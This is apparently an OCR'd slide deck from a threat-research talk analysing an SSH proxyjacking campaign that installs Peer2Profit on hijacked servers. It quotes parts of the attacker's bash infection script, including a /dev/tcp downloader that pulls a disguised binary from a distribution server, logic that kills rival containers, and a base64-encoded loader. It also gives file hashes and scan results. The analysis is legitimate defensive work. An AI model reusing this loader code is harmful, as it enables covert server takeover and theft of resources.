
Cybercriminals Hijacking Vulnerable SSH Servers in New Proxyjacking Campaign

📅 Jun 30, 2023   Server Security / Cyber Threat

An active financially motivated campaign is targeting vulnerable SSH servers to covertly ensnare them into a proxy...


A Closer Look at the SSH Campaign

- Found via automated malware pull-down and yara filtering
- Found `csdark.css` which was actually just curl
- Pivoted on this hash anyway
- Discovered infection script and distribution IP
- Double base64 encoding



```
CMD: #!/bin/bash
function __curl() {
read proto server path <<<$(e...
DOC=/${path// //}
HOST=${server//:*}
PORT=${server//*:}
[[ x"${HOST}" == x"${PORT}" ]...
exec 3<>/dev/tcp/${HOST}/$PORT
echo -en "GET ${DOC} HTTP/1.0...
(while read line; do
[[ "$line" == $'\r' ]] && br...
done && cat) <&3
exec 3>&-
}
c(){
if ! command -v curl &>/dev/n...
__curl http://[redacted]
if ! md5sum curl|grep -q 2a...
echo "could not get curl"
exit
fi
chmod +x curl
export PATH=$PWD:$PATH
fi
}
d(){
cd /dev/shm && cp /bin/ls . &...
cd /tmp && cp /bin/ls . && ./...
#mkdir -p $HOME/.cache/apt &&...
echo "no suitable dir"
exit
}
dick(){
if docker ps &>/dev/null;then
if docker ps|grep -q peer2p...
echo "docker: p2 already ...
exit
fi
echo "start using docker"
docker run --restart always...
sleep 3
if docker ps|grep -q peer2p...
echo "docker: p2 started"
exit
else
echo "docker: p2 failed t...
fi
fi
}
# -------------------
echo Ja5XADTO2iQmm52i
if [ -z $PACCT ];then
echo "no PACCT"
exit
fi
if ps axjf|grep -v -e grep -e '...
echo "already running"
exit
fi
for i in `find /proc 2>/dev/nul...
if cat $i|tr '\0' ' '|grep -s...
echo "already running --"
exit
fi
done

if docker ps &>/dev/null && doc...
for con in `docker ps --no-tr...
if ! docker inspect $con|gr...
docker update --restart=n...
docker stop -t 10 $con
docker stop -s KILL $con
docker stop $con
echo "killed container: $...
fi
done
fi
for pid in `ps axjf|grep p2pcli...
kill -9 $pid 2>/dev/null
echo "killed: $pid"
done

#dick
d
mkdir pfp || exit
cd pfp
c
#which curl
curl -sSL "https://auth.docker....
token=`awk -F'"' '{print $4}' a...
mm="Accept: application/vnd.doc...
ab="Authorization: Bearer $toke...
curl -k -sSL -H"$ab" -H"$mm" "h...
l=1
```

ELF
csdark.css
csdark.css
cowrie
http://[redacted]/main/dist...
4fca2a202f5a7c7fa24248d300512ef...
Command not found: then __curl ...
72e7dd199bed6eefa0ae763c399e0d8...
TEXT
e124854defa913bd28d10e809965a80...
metro-bootstrap.min
[redacted]
http://[redacted]/main/dist...
http://[redacted]/main/dist...
33
http://[redacted]/main/dist...
c28f1d9cb685138a8426277ab715c46...
opendkimcn@protonmail.com
http://[redacted]/main/dist...
6f1ac1e711e662edad32713c135ce29...
http://[redacted]/main/dist...
ELF
perfcc




```
> Jun 8, 2023 @    CMD: #!/bin/bash
  11:32:43.074     function __curl() {
                     read proto server path <<<$(echo ${1//// })
                     DOC=/${path// //}
                     HOST=${server//:*}
                     PORT=${server//*:}
                     [[ x"${HOST}" == x"${PORT}" ]] && PORT=80
```

> Jun 8, 2023 @ 11:32:43.055
CMD: export NOPSS=2;echo IyEvYmluL2Jhc2gKZnVuY3Rpb24gX19jdXJsKCkgewogIHJlYWQgcHJvdG8gc2VydmVyIHBhdGggPDw8JChlY2hvICR7MS8vLy8gfSkKICBET0M9LyR7cGF0aC8vIC8vfQogIEhPU1Q9JHtzZXJ2ZXIvLzoqfQogIFBPUlQ9
JHtzZXJ2ZXIvLyo6fQogIFtbIHgiJHtIT1NUfSIgPT0geCIke1BPUlR9IiBdXSAmJiBQT1JUPTgwCiAgZXhlYyAzPD4vZGV2L3RjcC8ke0hPU1R9LyRQT1JUCiAgZWNobyAtZW4gIkdFVCAke0RPQ30gSFRUUC8xLjBcclxuSG9zdDogJHtIT1NUfVxyXG5Vc
2VyLUFnZW50OiBjdXJsLzYuMS45XHJcblxyXG4iID4mMwogICh3aGlsZSByZWFkIGxpbmU7IGRvCiAgIFtbICIkbGluZSIgPT0gJCdccicgXV0gJiYgYnJlYWsKICBkb25lICYmIGNhdCkgPCYzCiAgZXhlYyAzPiYtCn0KYygpewogIGlmICEgY29tbWFuZC
AtdiBjdXJsICY+L2Rldi9udWxsO3RoZW4KICAgIF9fY3VybCBodHRwOi8vNDYuMTAxLjEzOS4xNzMvbWFpbi9kaXN0L2Nzcy9jc2RhcmsuY3NzID4gY3VybAogICAgaWYgISBtZDVzdW0gY3VybHxncmVwIC1xIDJhODhiNTM0ZmE4ZDU4Y2VmOTNlNDZjNGF
iMzgwYjIzO3RoZW4KICAgICAgZWNobyAiY291bGQgbm90IGdldCBjdXJsIgogICAgICBleGl0CiAgICBmaQogICAgY2htb2QgK3ggY3VybAogICAgZXhwb3J0IFBBVEg9JFBXRDokUEFUSAogIGZpCn0KZCgpewogIGNkIC9kZXYvc2htICYmIGNwIC9iaW4v
bHMgLiAmJiAuL2xzICY+L2Rldi9udWxsICYmIHJtIC1mIGxzICYmIHJldHVybgogIGNkIC90bXAgJiYgY3AgL2Jpbi9scyAuICYmIC4vbHMgJj4vZGV2L251bGwgJiYgcm0gLWYgbHMgJiYgcmV0dXJuCiAgI21rZGlyIC1wICRIT01FLy5jYWNoZS9hcHQgJ
iYgY2QgJEhPTUUvLmNhY2hlL2FwdCAmJiByZXR1cm4KICBlY2hvICJubyBzdWl0YWJsZSBkaXIiCiAgZXhpdAp9CmRpY2soKXsKICBpZiBkb2NrZXIgcHMgJj4vZGV2L251bGw7dGhlbgogICAgaWYgZG9ja2VyIHBzfGdyZXAgLXEg[illegible]

> Jun 8, 2023 @ 11:32:43.029
CMD: echo ZXhwb3J0IE5PUFNTPTI7ZWNobyBJeUV2WW1sdUwySmhjMmdLWm5WdVkzUnBiMjRnWDE5amRYSnNLQ2tnZXdvZ0lISmxZV1FnY0hKdmRHOGdjMlZ5ZG1WeUlIQmhkR2dnUER3OEpDaGxZMmh2SUNSN01TOHZMeThnZlNrS0lDQkVUME05THl
HRjBhQzh2SUM4dmZRb2dJRWhQVTFROUpIdHpaWEoyWlhJdkx6b3FmUW9nSUZCUFVsUTlKSHR6WlhKMlpYSXZMeW82ZlFvZ0lGdGJJSGdpSkh0SVQxTlVmU0lnUFQwZ2VDSWtlMUJQVWxSOUlpQmRYU0FtSmlCUVQxSlVQVGd3Q2lBZ1pYaGxZeUF6UEQ0dlpH
VjJMM1JqY0M4a2UwaFBVMVI5THlSUVQxSlVDaUFnWldOb2J5QXRaVzRnSWtkRlZDQWtlMFJQUTMwZ1NGUlVVQzh4TGpCY2NseHVTRzl6[illegible]
2dJQ2gzYUdsc1pTQnlaV0ZrSUd4cGJtVTdJR1J2Q2lBZ0lGdGJJQ0lrYkdsdVpTSWdQVDBnSkNkY2NpY2dYVjBnSmlZZ1luSmxZV3NL[illegible]
[illegible]

Distribution Server

- Web server at distribution IP
- Ripped everything
- Found the curl executable along with a Linux-specific cryptomining binary (perfcc)
- Compromised server
- Actually a website for a business in Libya




Not Secure — [redacted]

Index of /main/dist/css

Name	Last modified	Size	Description
Parent Directory		-	
csdark.css	2023-04-30 01:44	4.3M	
metro-bootstrap.css	2014-07-03 14:39	126K	
metro-bootstrap.css.map	2014-07-03 14:39	65K	
metro-bootstrap.min.css	2014-07-03 14:39	104K	
metro-bootstrap.min.xcss	2023-04-29 22:10	104K	
vksp	2023-06-08 10:26	8.9M	

Apache/2.4.10 (Debian) Server at [redacted]




0 / 30

No security vendors and no sandboxes flagged this file as malicious

72e7dd199bed6eefa0ae763c399e0d8a56e2b1dfacc089046706226a5f2aaabf

csdark.css

elf 64bits detect-debug-environment



25 / 61

25 security vendors and 1 sandbox flagged this file as malicious

6f1ac1e711e662edad32713c135ce29562d636794cf5a21a44bbb34955610f0a

perfcc

Size 8.91 MB


elf self-delete checks-cpu-name detect-debug-environment exploit 64bits tunneling cve-2021-4034 persistence cve-2016-2569

Crowdsourced YARA rules


Matches rule Linux_Exploit_CVE_2021_4034_1c8f235d by Elastic Security from ruleset Linux_Exploit_CVE_2021_4034 at https://github.com/elastic/protections-artifacts

Setting up Peer2Profit

- Pulls down curl
- Uses curl to retrieve Docker image from a public Docker repository
- Sets attacker email as the beneficiary
- Follows easy instructions on Docker repo to install



```
c(){
if ! command -v curl &>/dev/null;then
  __curl http://xxx.xxx.xxx.xxx/main/dist/css/csdark.css > curl
  if ! md5sum curl|grep -q 2a88b534fa8d58cef93e46c4ab380b23;then
    echo "could not get curl"
    exit
  fi
  chmod +x curl
  export PATH=$PWD:$PATH
fi
}
```




SHARE YOUR TRAFFIC AND PROFIT ON IT!

We have built a unique traffic monetization system! Come on, share your Wi-Fi (mobile or cable) power with your friends!


Get your friends and acquaintances involved, extend your network and earn from $2/month per IP

Anti-compete tactics


- Searches out executable locations
- Checks for their own instance already running
- Checks for other similar containers running
- Stops them
- Deletes unwanted artifacts
- Very common tactics for cryptominers




```
 d(){
 cd /dev/shm && cp /bin/ls . && ./ls &>/dev/null && rm -f ls && ret
 cd /tmp && cp /bin/ls . && ./ls &>/dev/null && rm -f ls && return
 #mkdir -p $HOME/.cache/apt && cd $HOME/.cache/apt && return
 echo "no suitable dir"
 exit
}
```



```
if ps axjf|[...]|grep […] "$PACCT";then
echo "already running"
exit
```




```
 if docker ps [...] |grep [...] peer2profit [...] p2pclient;th
 for con in [...];do
   if ! docker [...]|grep [...] "$PACCT";then
     [...]
     docker stop -t 10 $con
     docker stop -s KILL $con
     docker stop $con
     echo "killed container: $con"
   fi
 done
fi
```



```
cd .. && rm -rf pfp
```

The Potential

- Plenty of nefarious implications
- VPS?
- “Referrals”
- Spoofing
- Rug pulls
- IoT?
- Mobile
- Alternate accounts



How much money can you make?

Now that you know how to cash out your earnings, let’s talk about how much money you can earn from this site.

Traffic rate


for your networks
business: 0.3$ = 1GB
cellular: 1$ = 1GB
hosting: 0.3$ = 1GB
residential: 0.8$ = 1GB
other networks: 0.3$ = 1GB

for referrals networks
business: 0.15$ = 1GB
cellular: 0.5$ = 1GB
hosting: 0.15$ = 1GB
residential: 0.4$ = 1GB
other networks: 0.15$ = 1GB

Peer2Profit pays better than most (if not all) of its competitors.

A Divergence


- Optimistic viewpoint: We made a difference.
- Bandwidth sellers now have had to pick their path
  - Shape up
  - Go underground
- Support the intended customers



App Name & Link	Residential/Home/Mobile IP or equivalent Proxy's IP	VPS/Datacenter/Hosting/Cloud IP or equivalent Proxy's IP	Max devices per Account	Max Devices per IP
Go to Earnapp	✅	❌	15	1
Go to HoneyGain	✅	❌	10	1
Go to IPROYAL	✅	❌	Unlimited	1
Go to PEER2PROFIT	✅	✅	Unlimited	Unlimited
Go to PACKETSTREAM	✅	❌	Unlimited	1
Go to TRAFFMONETIZER	✅	✅	Unlimited	Unlimited
Go to REPOCKET	✅	✅	Unlimited	2
Go to EARNFM	✅	❌	Unlimited	1
Go to PROXYRACK	✅	✅	500	1
Go to PROXYLITE	✅	✅	Unlimited	1
Go to BITPING	✅	✅	Unlimited	1
Go to MYSTNODE	✅	✅	Unlimited	Unlimited

Company A

- Chooses to shape up
- Whitelists allowed devices
- Limits device count
- Focus on personal laptops
- Quick to ban for strikes
- Cash payouts
- Rebrand
  - Transparent
    - Potential gains
    - Bandwidth use
  - Secure-focused
  - Quality = $$$
- Focus: Bandwidth value



Earn without compromising security


[redacted] ensures that your internet traffic is only used by trusted partners, and the app never asks for or gains access to the storage of your device.

Learn more

Know exactly what your Internet is used for

Once you start using [redacted], your devices act like view towers and help world-famous businesses access the World Wide Web without having to worry about location-based restrictions or censorship.

Learn more



Cloning virtual machines with [redacted] already installed (Windows and Android)

Exceeding the device count by using another account(s)

Using a coupon code to create new accounts after requesting a payout on your original account


Using a data center **IP address**

